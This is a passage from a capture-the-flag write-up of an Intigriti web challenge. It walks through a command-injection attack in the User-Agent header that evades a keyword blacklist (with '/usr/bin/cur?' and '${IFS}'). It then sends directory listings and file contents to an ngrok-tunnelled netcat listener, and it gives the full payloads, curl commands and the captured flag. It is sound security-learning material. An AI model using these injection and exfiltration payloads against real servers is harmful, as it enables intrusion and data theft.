curl: try 'curl --help' or 'curl --manual' for more information
root@ub22-test:/testdirectory# /usr/bin/curl
curl: try 'curl --help' or 'curl --manual' for more information
root@ub22-test:/testdirectory#
```

This still uses the word “curl” so our blacklist would catch this. We need another Linux trick to bypass the blacklist: “/usr/bin/cur?”
We can replace any letter in the curl command by “?” and Linux still executes it:

```
root@ub22-test:/testdirectory# /usr/bin/cur?
curl: try 'curl --help' or 'curl --manual' for more information
root@ub22-test:/testdirectory#
```

I made an assumption that the flag would be saved in a “txt” file. The name of the file I was not sure of so I made the “dir” command look for any file ending in .txt as shown here in an example:

```
root@ub22-test:/testdirectory# ls
fileA.txt  fileB.txt  fileC.php
root@ub22-test:/testdirectory# dir *.txt
fileA.txt  fileB.txt
root@ub22-test:/testdirectory#
```

With this knowledge we can proceed the RCE (remote code execution) attack against the web server and retrieve the flag.

I was not 100% sure how the shell_exec would interpreted the Linux command so I build a local setup first. I am not going to set all details here but I started an Ubuntu server image in Hyper-V (VirtualBox, Docker desktop, VMware… are also fine) and installed Apache web server with PHP. We have the “admin.php” source code so I hosted that page also and a file called “logUserAgent” to see the output of the “shell_exec” command.

This got me to following formatting of our User-Agent header:


User-Agent: \$(/usr/bin/cur?${IFS}http://ourserver/)

=> short explanation:

- First \ seems necessary to escape and get the first $ onto the web server.
- $(command) or `command` does Linux command substitution. You can find more info about it on Google. “**Command substitutions are extremely convenient for exploitation because they are run before the main command**.”
- /usr/bin/cur? Passes the blacklist and requests a web page on our controlled server.
- ${IFS} replaces the blacklisted space. In Linux this can be used as a tab or space.


This command initiated from our side via a HTTP request in the User-agent header. If we get a request back due to curl to our server this confirms we have a working RCE on the web server.

Here an example of the User-Agent in BURP. I initially did not use BURP but this makes it more clear how the User-Agent header is used in the HTTP requests



To receive the response from the curl command we initiated, we need to have a publicly available server or use tools like ngrok on our local PC to listen publicly.

Here the screenshot receiving the curl back from the web server confirming the RCE.
I listen locally with netcat (nmap ncat.exe on Windows) on my Windows pc and made this publicly available with ngrok.



The above example confirms the RCE via BURP but initially I did not use BURP at all. For me it is easier to do it via a curl command on my local virtual Linux box.

We add following User-Agent to read the directory for .txt files:
\$(/usr/bin/cur?${IFS}http://2.tcp.eu.ngrok.io:17408/$(dir${IFS}*.txt))

curl --header 'User-Agent: \$(/usr/bin/cur?${IFS}http://2.tcp.eu.ngrok.io:17408/$(dir${IFS}*.txt))' https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php

```
root@ub22-test:/var/www/html# curl --header 'User-Agent: \$(/usr/bin/cur?${IFS}http://2.tcp.eu.ngrok.io:17408/$(dir${IFS}*.txt))' https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.ph
p
```

```
PS C:\Users\Joren\Desktop\BB\server> ncat.exe -l -v -p 8989
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from ::1.
Ncat: Connection from ::1:55640.
GET /d5418803-972b-45a9-8ac0-07842dc2b607.txt HTTP/1.1
Host: 2.tcp.eu.ngrok.io:17408
User-Agent: curl/7.74.0
Accept: */*
```

```
ngrok                                                                    (Ctrl+C to quit)

Announcing ngrok-rs: The ngrok agent as a Rust crate: https://ngrok.com/rust

Session Status                online
Account                       [redacted]
Version                       3.2.2
Region                        Europe (eu)
Latency                       23ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://2.tcp.eu.ngrok.io:17408 -> localhost:8989

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       1       0.00    0.00    0.00    0.00
```

The response back contains a txt file: d5418803-972b-45a9-8ac0-07842dc2b607.txt

We adapt our User-Agent to read that file: \$(/usr/bin/cur?${IFS}http://2.tcp.eu.ngrok.io:16732/$(tac${IFS}d5418803-972b-45a9-8ac0-07842dc2b607.txt))

curl --header 'User-Agent: \$(/usr/bin/cur?${IFS}http://2.tcp.eu.ngrok.io:16732/$(tac${IFS}d5418803-972b-45a9-8ac0-07842dc2b607.txt))' https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php

```
root@ub22-test: /var/www/h
root@ub22-test:/var/www/html# curl --header 'User-Agent: \$(/usr/bin/cur?${IFS}http://2.tcp.eu.ngrok.io:16732/$(tac${IFS}d5418803-972b-45a9-8ac0-07842dc2b607.txt))' https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php
```

```
PS C:\Users\Joren\Desktop\BB\server> ncat.exe -l -v -p 8989
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from ::1.
Ncat: Connection from ::1:55691.
GET /INTIGRITIn0_XSS_7h15_m0n7h_p33pz_xD HTTP/1.1
Host: 2.tcp.eu.ngrok.io:16732
User-Agent: curl/7.74.0
Accept: */*

\
```

```
ngrok                                                                    (Ctrl+C to quit)

Announcing ngrok-rs: The ngrok agent as a Rust crate: https://ngrok.com/rust

Session Status                online
Account                       [redacted]
Version                       3.2.2
Region                        Europe (eu)
Latency                       32ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://2.tcp.eu.ngrok.io:16732 -> localhost:8989

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       1       0.00    0.00    0.00    0.00
```

This one returns the flag: INTIGRITIn0_XSS_7h15_m0n7h_p33pz_xD

The last curl is not really necessary as we know the file name that contains the flag so we could also simply browse to it via our web browser:

https://challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/d5418803-972b-45a9-8ac0-07842dc2b607.txt

```
challenge-0423.intigriti.io/e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/d5418...

INTIGRITI{n0_XSS_7h15_m0n7h_p33pz_xD}
```